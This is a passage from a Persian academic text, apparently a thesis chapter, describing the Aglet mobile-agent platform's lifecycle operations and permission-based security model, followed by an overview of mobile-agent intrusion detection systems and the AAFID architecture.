برای جابجایی Aglet دو روش موجود است. یک روش ارسال عامل از یک میزبان محلی به میزبان راه‌دور است و دیگری درخواست کردن از عامل برای انتقال از میزبان راه‌دور به میزبان محلی می‌باشد.

۳-۴-۲-۳-۱- منتقل شدن

این عمل توسط دستور dispatch انجام می‌شود. با استفاده از این دستور عاملی به آدرسی که به عنوان آرگومان به این دستور داده شده ارسال می‌گردد. عمل منتقل شدن در سیستم Aglet به عنوان یک رویداد درنظر گرفته شده است و برای آن یک listener وجود دارد. عمل جابجایی Agletها توسط پروتکل ارتباطی ATP[1] صورت می‌گیرد. این پروتکل یک پروتکل لایه کاربرد است که بر روی پورت ۴۳۴ پروتکل TCP عمل می‌کند. با استفاده از listener حساس به عمل انتقال می‌توان این رویداد را در دو حالت مورد بررسی قرار داد. یک حالت زمانی است که Aglet قصد انتقال دارد (onDispatching) و دیگر زمانی که توسط میزبان مقابل دریافت می‌شود (onArrival). در شکل ۳-۲۶ مراحل ارسال یک Aglet نشان داده شده است.




شکل ۳-۲۶- مراحل انجام عمل منتقل شدن Aglet

[1] Agent Transfer Protocol

۳-۴-۲-۳-۲- درخواست انتقال کردن


ممکن است در حالت خاصی یک میزبان بخواهد که عاملی را که بر روی یک میزبان راه‌دور وجود دارد به خود منتقل کند. با توجه به اینکه این عمل نیز یک عمل جابجایی است listenerای که در قسمت قبل به آن اشاره شد در اینجا نیز کاربرد دارد. انجام این عمل توسط دستور retractAglet صورت می‌گیرد. با استفاده از این دستور می‌توان در دو حالت این رویداد را مورد بررسی قرار داد. اول زمانی که Aglet قصد ترک کردن میزبان راه‌دور را دارد (onReverting) و دیگر زمانی که Aglet به میزبان محلی می‌رسد (onArrival). در شکل ۳-۲۷ مراحل انجام این کار نشان داده شده است.



شکل ۳-۲۷- روند انجام عمل درخواست انتقال کردن Aglet

۳-۴-۲-۴- فعال و غیرفعال شدن


سیستم Aglet این امکان را در اختیار برنامه‌نویس قرار می‌دهد که Aglet را به صورت موقت به حالت توقف درآورد و آن را در دیسک ذخیره کند و سپس آن را دوباره فعال کند (شکل ۳-۲۸).



شکل ۳-۲۸- فعال و غیرفعال شدن یک Aglet

برای انجام این کار در ابتدا از Aglet درخواست می‌شود که به حالت غیرفعال منتقل شود. با این کار، Aglet context را به صورت کامل رها نمی‌کند. زمانی که Aglet به حالت غیرفعال برده می‌شود باید طول آن دوره مشخص شود. این عمل توسط دستور deactivate انجام می‌شود. عمل فعال و غیرفعال شدن یکی دیگر از رویدادهایی است که

سیستم Aglet نسبت به آن حساس است و برای آن listener درنظر گرفته است. با استفاده از این listener دو حالت را می‌توان تشخیص داد. یکی قبل از زمان غیرفعال شدن Aglet (onDeactivate) و دیگری پس از عمل فعال‌سازی مجدد (onActive). در شکل ۳-۲۹ این مراحل نشان داده شده است.




شکل ۳-۲۹- مراحل غیرفعال و فعال شدن Aglet

۳-۴-۲-۵- از بین رفتن

یک Aglet وقتی که در داخل context به فعالیت مشغول است، منابع بسیاری را به خود تخصیص می‌دهد. به همین جهت یک Aglet بعد از اتمام کار خود باید بتواند منابع در دست را آزاد کند تا سرباری بر سیستم اعمال نکند. در هنگام از بین رفتن یک Aglet، سیستم از تمام threadهایی که در اختیار Aglet است درخواست نابودی می‌کند. در ادامه این کار context تمام منابع در اختیار Aglet را آزاد می‌کند و سپس تمام ارتباطات بین Aglet و context از بین می‌رود. باید توجه داشت که حافظه تخصیص داده شده به Aglet بلافاصله آزاد نشود. در این‌گونه موارد امکانات خاص Java (garbage collector) وظیفه آزادسازی آن را بر عهده می‌گیرد.

از بین بردن Aglet توسط دستور dispose انجام می‌شود. این دستور باعث فراخوانده شدن دستوری دیگر به نام onDisposing می‌شود. در شکل ۳-۳۰ روند انجام این کار نشان داده شده است.



شکل ۳-۳۰- روند از بین رفتن یک Aglet

۳-۴-۳-امنیت در Aglet

یکی از مهمترین معیارها در هر سیستم مبتنی بر عامل‌های متحرک، چگونگی ساختار ایمنی آن است. در این بخش به معرفی این ساختار در سیستم Aglet پرداخته می‌شود[11].

۳-۴-۳-۱- مدیر Aglet

اولین مطلبی که در رابطه با امنیت باید بررسی شود تعیین این مطلب است که چه کسی وظیفه سیاست‌گذاری برای عامل‌ها را دارد. در مدل Aglet چندین معیار در این سیاست‌گذاری سهیم هستند. این معیارها عبارتند از خود Aglet، مالک Aglet، تولیدکننده Aglet، context و دامنه و هویت دامنه کار.

- **Aglet**

با توجه به خودمختاری Aglet می‌توان آن را مسئول ایجاد سیاست‌های امنیتی قرار داد. برای مثال یک Aglet می‌تواند سیاست‌هایی را قرار دهد مبنی بر اینکه تنها با عامل‌های کاربر خاصی ارتباط برقرار کنند. در Aglet غیز از خود شئ عامل تولیدکننده عامل و مالک آن می‌توانند در این سیاست‌گذاری سهیم باشند.

- **Context و سرویسگر[1]**

Context و سرویسگر وظیفه ایمن‌سازی لایه‌های پایین سیستم‌عامل را در مقابل Agletهای مختلف را بر عهده دارند. یک سرویسگر حداقل سیاست‌های لازم برای حفاظت منابع را باید دارا باشد. علاوه بر این هر context با توجه اینکه زمینه اجرایی عامل است می‌تواند با توجه به کاربردهای مختلف سیاست‌های متفاوتی را اعمال کند. برای مثال ممکن است یک context اجازه دسترسی به بانک‌های اطلاعاتی و یا پورت‌های شبکه را بدهد اما در contextهای دیگر این مجوزها لغو شده باشد. در context مالک آن و تولیدکننده آن در تعیین سیاست‌های امنیتی سهیم هستند.

- **دامنه[2]**

یک دامنه دربرگیرنده تعدادی سرویسگر است. بررسی تعلق یک سرویسگر به دامنه از وظایف مدیر یک دامنه است. برای مثال اگر یک سرویسگر بخواهد با سرویسگر دیگری ارتباط برقرار کند اول باید اطمینان لازم را بدست آورد که آیا سرویسگر مقصد مجوز کافی برای عضویت در این دامنه را دارد و یا ندارد. در این دامنه وظیفه کنترل و مجوز ورود Agletها به آن دامنه بر عهده مسئول دامنه است. برای مثال یک مسئول می‌تواند تعداد درخواست‌هایی که از یک Aglet برای دسترسی به بانک اطلاعاتی در دامنه می‌شود را محدود کند.

۳-۴-۳-۲- مجوزها

مجوز، توانایی لازم برای عملکرد Aglet در داخل یک سیستم را تعریف می‌کند. مجوزهای Aglet عبارتند از مجوز دسترسی به فایل‌سیستم، دسترسی به شبکه، باز کردن پنجره جدید، استفاده از context و استفاده از Agletهای دیگر. مجوزهای دسترسی در داخل یک دایرکتوری به نام aglets. و در دایرکتوری security ذخیره می‌شود.

- **مجوز دسترسی به فایل‌سیستم**

یکی از موارد مهم که باید از دسترسی عامل‌ها حفاظت شود، کنترل دسترسی به فایل‌سیستم میزبان است. برای خواندن و یا نوشتن اطلاعات در داخل فایل‌سیستم با مجوز کافی از میزبان گرفته شده باشد. شیوه دادن مجوز به Agletها برای دسترسی به فایل‌سیستم به ترتیب زیر است:

---

[1] Server
[2] Domain

FilePermission "/tmp/*" "read,write"
FilePermission "c:\public*" "read"

- **مجوز دسترسی به شبکه**

همانند فایل‌سیستم، برای دسترسی به شبکه باید مجوز کافی به Aglet داده شود. در این مجوز محدوده پورت‌ها و همچنین اعمالی را که می‌توان بر روی پورت‌ها انجام داد مشخص می‌شود. شیوه دادن مجوز به Agletها برای دسترسی به شبکه به ترتیب زیر است:

SocketPermission "www.ibm.com:100-100" "connect"
SocketPermission "www.ibm.com:100-300" "listen,connect,accept"

- **مجوز بازکردن پنجره جدید**

این مجوز امکان ساختن پنجره جدید را در اختیار عامل قرار می‌دهد.

AWTPermission "topLevelWindow"

- **مجوز استفاده از Context**

یک Aglet می‌تواند مجوز استفاده از سرویس‌های context را بدست بیاورد. این مجوزها می‌توانند شامل ساختن، کپی‌برداری کردن، ارسال و دریافت و فعال و غیرفعال کردن عامل‌ها باشد.

ContextPermission "examples.HelloAglet" "create"
ContextPermission "Context" "start,remove"

- **مجوز استفاده از Agletهای دیگر**

یک Aglet می‌تواند مجوزی را بدست آورد که به واسطه آن بتواند توابع سایر Agletها را فرابخواند.

AgentPermission "Oshima" "dispose"
AgentPermission "*" "dispatch"

۳-۴-۳-۳- حفاظت

همانطور که به یک Aglet می‌توان مجوز دسترسی به منابع را داد، ممکن است لازم باشد تا سیاست‌هایی برای حفاظت عامل‌ها قرار داده شود. برای مثال ممکن است سیاست به گونه‌ای باشد که Aglet تنها توسط مالک آن از بین رود. برای حفاظت Agletها می‌توان به ترتیب زیر عمل کرد:

AgletProtection "Oshima" "dispose"
AgletProtection "*" "dispatch"

باید توجه داشت استفاده از سیاست‌های حفاظتی وقتی قابل قبول است که میزبان به عامل وارد شده اطمینان کامل داشته باشد.

۴- سیستم‌های تشخیص‌نفوذ توسط عامل‌های متحرک

بعد از معرفی سیستم‌های تشخیص‌نفوذ در سال ۱۹۸۰، دو دسته کلی برای این سیستم‌ها معرفی شد که تحت عنوان مبتنی بر میزبان[1] و مبتنی بر شبکه[2] شناخته شدند. در سیستم‌های مبتنی بر میزبان داده‌ها از منابع داخلی سیستم که معمولاً در سطح سیستم‌عامل می‌باشد جمع‌آوری می‌شوند. متاسفانه بعضی از حملات هستند که تنها از بررسی نشانه‌های موجود در یک سیستم نمی‌توان آنها را پیدا کرد، برای مثال بعضی از حملات توزیع شده مثل telnet chainها و یا wormها وجود دارند که نشانی که بر روی یک میزبان به تنهایی می‌گذارند خطری را بیان نمی‌کنند، اما هنگامی‌که از یک دید بالاتر به آن نگاه شود و اطلاعات چندین میزبان بطور یکجا بررسی گردد، حمله صورت گرفته مشخص می‌شود[2].

در سیستم‌های مبتنی بر شبکه با قرار دادن کارت شبکه در حالت promiscuous اطلاعات تمام میزبان‌ها جمع‌آوری می‌شود. یکی از مشکلاتی که در این روش مطرح است قابلیت گسترش سیستم می‌باشد. مشکل دیگری که در این سیستم مطرح است کد شده بودن اطلاعات ارسالی است که در این حالت این روش ممکن است نتواند کارایی مناسبی داشته باشد.

روش دیگری که برای پیدا کردن حملات توزیع‌شده می‌تواند مورد استفاده قرار گیرد استفاده از سنسور در هر میزبان برای جمع‌آوری داده می‌باشد. در این روش بعد از جمع‌آوری داده‌ها در هر میزبان، به یک نقطه مرکزی ارسال و در آنجا پردازش بر روی تمام اطلاعات جمع‌آوری شده صورت می‌گیرد. این مدل همانند یک مدل client/server عمل می‌کند. استفاده از این روش نیز دارای مشکلاتی می‌باشد که بعضی از آنها عبارتند از:

۱. محل پردازش مرکزی به صورت یک مرکز سیستم می‌باشد که single point of failure است. اگر به هرترتیب این مرکز مورد حمله قرار گیرد، کل سیستم از عمل باز می‌ایستد.
۲. قابلیت گسترش ندارد.
۳. پیکربندی دوباره سنسورها مشکل است. برای انجام این کار معمولاً لازم است که کل سیستم restart شود.

یکی از رایج‌ترین سیستم‌هایی که از این روش برای عمل خود استفاده می‌کند AAFID است.

مدل دیگری که برای تشخیص حملات توزیع‌شده می‌تواند مورد استفاده قرار گیرد روش نقطه–به–نقطه[3] است. در این روش عکس حالت قبل، محل مرکزی برای پردازش وجود ندارد. هر میزبان دارای یک سیستم تشخیص‌نفوذ محلی و یک مدیر امنیتی می‌باشد که اطلاعات ورودی و همچنین اطلاعات رسیده از مدیران امنیتی سایر میزبان‌ها را پردازش می‌کند. بدین ترتیب با همکاری کل مدیران امنیتی توانایی تشخیص حملات توزیع شده فراهم می‌شود.

روش دیگری که برای تشخیص حملات توزیع شده مفید است استفاده از عامل‌های متحرک است[2, 7, 8, 16]. استفاده از عامل‌های متحرک در سیستم‌های تشخیص‌نفوذ دارای مزایایی می‌باشد که بعضی از آنها عبارتند از:

[1] Host based
[2] Network based
[3] Peer-to-peer

- **بالا بردن سرعت**

در مواردی که حجم ترافیک شبکه بالا باشد و تبادل اطلاعات سیستم‌ها به صورت سلسله مراتبی و یا client-server باشد استفاده از عامل متحرک به عنوان تنها بخشی از سیستم که در حال حرکت در شبکه است باعث سرعت بخشیدن به کار می‌شود.

- **اجرا به صورت مستقل و خودمختار**

در سیستم‌های که از عامل متحرک استفاده می‌کنند، عامل‌های متحرک می‌توانند مستقل از یکدیگر به کار خود ادامه دهند، در نتیجه اگر عاملی به هر دلیل از فعالیت بیاستد سایر عامل‌ها می‌توانند به کار خود ادامه دهند.

- **مستقل از بستر اجرایی**

پیاده‌سازی عامل‌ها به صورتی انجام می‌شود که مستقل از بستری که بر روی آن قرار دارد بتواند به کار خود ادامه دهد.

- **تغییرات دینامیکی**

خاصیت متحرک بودن عامل‌ها این امکان را فراهم می‌کند که در مواقع لازم و درحالت اجرا، عامل‌های متحرک به نقاط مورد نظر ارسال شوند و تغییراتی در ساختار عملکردی سیستم بدهند.

- **قابلیت گسترش**

در سیستم‌هایی که یک نقطه به عنوان نقطه مرکزی عمل می‌کند، قابلیت گسترش بسیار مشکل است و همچنین این امکان وجود دارد که در صورت از کار افتادن آن نقطه تمام سیستم از کار بیفتد. اما در سیستم‌هایی با امکان تحرک مسئله قابلیت گسترش و single point of failure وجود ندارد.

عامل‌های متحرک با تمام نقاط قوتی که دارند دارای معایبی می‌باشند که عبارتند از:

- **امنیت**

یکی از مواردی که در رابطه با عامل‌های متحرک وجود دارد امنیت آنها می‌باشد. با توجه به آنکه عامل متحرک برای مثال می‌تواند یک کد پردازشگر سیستم باشد، اگر کسی بتواند این کد را به نحوی بدست آورد، عملاً به تمام سیستم دسترسی پیدا کرده است.

- **حجم کد**

در بعضی موارد عملی که برای عامل تعریف شده است، به حدی می‌باشد که باعث می‌شود حجم کد آن زیاد شود و در نتیجه انتقال عامل بر روی شبکه می‌تواند ترافیک بالایی ایجاد کند.

- **کارایی**

عامل‌های متحرک معمولاً به زبان‌هایی نوشته می‌شود که به صورت قابل ترجمه هستند. علت امر این است که بتوانند برروی بسترهای مختلف عمل کنند. این مدل زبان‌ها در مقایسه با زبان‌هایی که کامپایل می‌شوند و به صورت محلی اجرا می‌گردند کندتر هستند.

یکی از مشخصات مهم سیستم‌های تشخیص‌نفوذ که از عامل‌های متحرک استفاده می‌کنند تشخیص حملات توزیع شده است. اکنون این سوال پیش می‌آید که عامل‌ها چگونه اطلاعات را جمع‌آوری و آنالیز می‌کنند. در استفاده از عامل‌ها

ایده اصلی این است که به جای حمل تمام اطلاعات که حجم زیادی از آن می‌تواند غیر مفید باشد و انتقال آنها به یک نقطه مرکزی، از عامل‌های متحرک استفاده شود. عامل‌های متحرک می‌توانند نقش جمع کننده اطلاعات را بازی کنند، بدون آنکه تمام اطلاعات خام را با خود حمل کنند.

سیستم‌های تشخیص‌نفوذ به صورت‌های گوناگونی می‌توانند از عامل‌های متحرک استفاده کنند:

- **عمل عامل**

پایه‌ای‌ترین کاربردی که عامل‌های متحرک می‌توانند داشته باشند جمع‌آوری اطلاعات، پردازش، ذخیره و پاسخگویی به آنها می‌باشد. جمع‌آوری داده‌ها به این دلیل مورد نیاز است که اطلاعات از نقاط مختلف بدست آید و یک شکل کلی از سیستم ترسیم گردد. پردازش اطلاعات به این علت مورد نیاز است که اطلاعات مفید از داده‌های خام بدست آید و پاسخگویی به این دلیل مورد نیاز است تا با توجه به اطلاعات پردازش شده عکس العمل متناسب صورت گیرد.

- **توصیف حمله**

یکی از استفاده‌هایی که از عامل‌های متحرک می‌تواند بشود استفاده از عامل‌ها در نقش سنسور در هر میزبان می‌باشد. سه راه برای انجام این کار معمول است. یک راه این است که حمله توسط کدی که در داخل ساختار برنامه وجود دارد به عامل معرفی شود. روش دیگر به این صورت است که ستاریوی حمله توسط یک زبان script گونه به عامل معرفی شود. روش سوم طراحی یک زبان مخصوص است که توسط آن الگوی حمله به عامل معرفی شود. این توصیف به قوانین و کدهایی ترجمه می‌شوند که مستقیماً توسط عامل‌ها قابل درک می‌باشند.

- **مرتبط ساختن داده‌ها**

یکی از مسائلی که در رابطه با سیستم‌های تشخیص‌نفوذ برای حملات توزیع شده مطرح است چگونگی ارتباط اطلاعات جمع‌آوری شده از نقاط مختلف می‌باشد. برای انجام این کار یک روش استفاده از مدل client/server است که اطلاعات به یک نقطه مرکزی بیایند که این روش مشکل نقطه مرکزی را دارد. روشی که در این رابطه مطرح است استفاده از عامل‌های متحرک است. عامل‌ها می‌توانند به صورت موازی با یکدیگر کار کنند و تبادل اطلاعات داشته باشند.

- **پایداری عامل‌ها**

در حالت کلی دو مدل عامل مطرح می‌شود. یک مدل که عامل موقت[1] است، توسط یک نقطه مرکزی و یا یک عامل دیگر ایجاد می‌شود تا یک کار خاص انجام دهد. عامل جمع‌کننده اطلاعات از این نوع است. نوع دیگر عامل پایدار[2] است که برای یک دوره طولانی فعالیت می‌کنند. این عامل‌ها می‌توانند دانش بدست آورند و بر اساس شرایط مختلف، کارهای متفاوتی را انجام دهند.

---


[1] Transient
[2] Persistent

۴-۱- AAFID [12]


در این بخش سیستم تشخیص‌نفوذی به نام AAFID[1] معرفی می‌شود. این سیستم، اولین سیستم معتبری است که بر اساس عامل‌ها (البته نه عامل‌های محرک) پیاده‌سازی شده است. در ادامه این فصل ساختار این سیستم شرح داده می‌شود.

۴-۱-۱-عملکرد

در شکل ۴-۱ و ۴-۲ نمایی کلی از ساختار AAFID نشان داده شده است.



شکل ۴-۱- ساختار کلی سیستم AAFID



شکل ۴-۲- ارتباط بین بخش‌های مختلف سیستم

[1] Autonomous Agent for Intrusion Detection

یک سیستم AAFID در تمام میزبان‌های شبکه توزیع می‌شود. هر میزبان دربرگیرنده تعدادی عامل است که عمل بازررسی یک رخداد خاص را بر عهده می‌گیرد. تمام عامل‌های واقع در یک میزبان رخدادهای پیدا کرده را به یک فرستنده‌گیرنده[1] انتقال می‌دهند. فرستنده‌گیرنده بخشی است که در هر میزبان قرار دارد و عمل بازرسی عامل‌ها را بر عهده دارند و آنها را کنترل می‌کنند، برای مثال می‌توانند عامل‌ها را شروع و ختم کنند و یا آنکه آنها را دوباره پیکربندی کنند. عمل دیگری که فرستنده‌گیرنده انجام می‌دهد خلاصه کردن اطلاعات و درآوردن اطلاعات مفید از داده‌های خام است. بعد از بدست آوردن اطلاعات مفید فرستنده‌گیرنده این اطلاعات را به یک یا چند آگاهی‌دهنده[2] ارسال می‌کند. به این ترتیب هر آگاهی‌دهنده یک نگاه جامع‌تری نسبت به کل رخدادها دارد. آگاهی‌دهنده به کل اطلاعات جمع‌آوری دسترسی دارد در نتیجه می‌تواند یک آنالیز کامل بر اساس آن اطلاعات انجام دهد. خود آگاهی‌دهنده‌ها می‌توانند ساختار سلسله مراتبی داشته باشند و هر آگاهی‌دهنده اطلاعات جمع‌آوری کرده را به آگاهی‌دهنده‌های بالای خود ارسال می‌کند.

۴-۱-۲- معماری

در این بخش سیستم از لحاظ معماری و بخش‌های تشکیل دهنده مورد بررسی قرار می‌گیرد. یک سیستم AAFID دارای بخش‌های زیر است:

- **عامل**

یک عامل واحد مستقل اجرایی می‌باشد که بازرسی یک عمل خاص را در هر میزبان بر عهده دارد و رخدادهای غیر عادی و یا رفتارهای عجیب را جمع‌آوری می‌کند و به فرستنده‌گیرنده گزارش می‌دهد. این عامل‌ها هیچ مجوزی برای آنکه خود تولید هشدار کند ندارد و این کار را معمولاً فرستنده‌گیرنده و آگاهی‌دهنده انجام می‌دهند. با جمع‌آوری اطلاعات بدست آمده، فرستنده‌گیرنده یک مدل از شرایط میزبان می‌سازد و آگاهی‌دهنده نیز به همین ترتیب یک مدل از شرایط کل شبکه تحت کنترل خود می‌سازد. عامل‌ها در معماری AAFID نمی‌توانند به صورت مستقل با یکدیگر تبادل اطلاعات کنند. برای انجام این کار باید پیغام را به فرستنده‌گیرنده ارسال می‌کند و فرستنده‌گیرنده بر اساس پیکربندی عامل تصمیم می‌گیرد که چه عملی انجام دهد.

- **فرستنده‌گیرنده**

فرستنده‌گیرنده‌ها واسطه‌های خارجی برای هر میزبان می‌باشند. آنها دو نقش اصلی را انجام می‌دهند: اول کنترل داده‌ها و دوم پردازش آنها.

در زمینه کنترل، فرستنده‌گیرنده این اعمال را انجام می‌دهد:

- o شروع و ختم عامل‌های تحت کنترل خود. دستورات برای اجرا و یا ختم عامل‌ها یا از آگاهی‌دهنده، یا آنکه از پیکربندی اطلاعات و یا یک رخداد خاص دریافت می‌شود.
- o نگاه داشتن مسیری که هر عامل در هر میزبان پیموده است.
- o جواب دادن به دستوراتی که از سمت آگاهی‌دهنده می‌آید.

در رابطه با مساله پردازش داده‌ها اعمالی که انجام دهد به این ترتیب است:

---

[1] Transceiver
[2] Monitor

۱. دریافت گزارش‌ها که توسط عامل‌ها در همین میزبان تولید شده است.
۲. انجام پردازش بر روی گزارش‌های دریافتی.
۳. توزیع اطلاعات دریافتی و یا اطلاعات پردازش شده به آگاهی‌دهنده و یا سایر عامل‌ها در همان سیستم.

- **آگاهی‌دهنده**

در بالاترین سطح معماری AAFID، آگاهی‌دهنده قرار دارد. اعمالی که برای آگاهی‌دهنده دسته‌بندی می‌شود همانند اعمالی است که برای فرستنده‌گیرنده در نظر گرفته شده است. که عبارتند از کنترل و پردازش داده‌ها. مهمترین تفاوت بین فرستنده‌گیرنده و آگاهی‌دهنده در این است که آگاهی‌دهنده می‌تواند اعمال مختلفی را که در میزبان‌های متفاوت رخ می‌دهد را کنترل کند اما فرستنده‌گیرنده فقط اعمال مربوط به میزبان خود را کنترل می‌کند. در رابطه با وظیفه پردازش داده‌ها، آگاهی‌دهنده داده‌های خلاصه شده را از فرستنده‌گیرنده‌هایی که تحت کنترل آن می‌باشد دریافت می‌کند و یک ارتباط سطح بالا بین آن داده‌ها برقرار می‌سازد. بدین ترتیب در صورت رخ دادن اتفاقی آنرا اطلاع می‌دهد.

در رابطه با زمینه کنترلی، آگاهی‌دهنده دستورات را از سایر آگاهی‌دهنده‌ها دریافت می‌کند. همچنین می‌تواند آگاهی‌دهنده‌ها و فرستنده‌گیرنده‌های دیگر را کنترل کند. علاوه بر این آگاهی‌دهنده قابلیت برقراری ارتباط با واسط کاربر را نیز دارد.

۴-۱-۳- پیاده‌سازی

دو نسخه از سیستم AAFID پیاده‌سازی شده است. اولین نسخه آن (AAFID1) توسط زبانهای TCL/TK،Perl و C پیاده‌سازی شده است. در این نسخه اکثر رفتار بخش‌های سیستم به صورت hardcode است و قابلیت پیکربندی ندارد. برای تبادل اطلاعات بین میزبان‌ها از پروتکل UDP استفاده شده است و برای تبادل اطلاعات داخل میزبان‌ها Message Queue به کار گرفته شده است.


در نسخه شماره ۲ (AAFID2) تقریباً تمام سیستم با Perl پیاده‌سازی شده است، که این امکان را در اختیار قرار می‌دهد که می‌توان به راحتی آنرا بر روی معماری‌های مختلف منتقل کرد. علاوه بر این ویژگی، در این نسخه قابلیت پیکربندی سیستم وجود دارد.

۴-۲- IDA[1] [5]

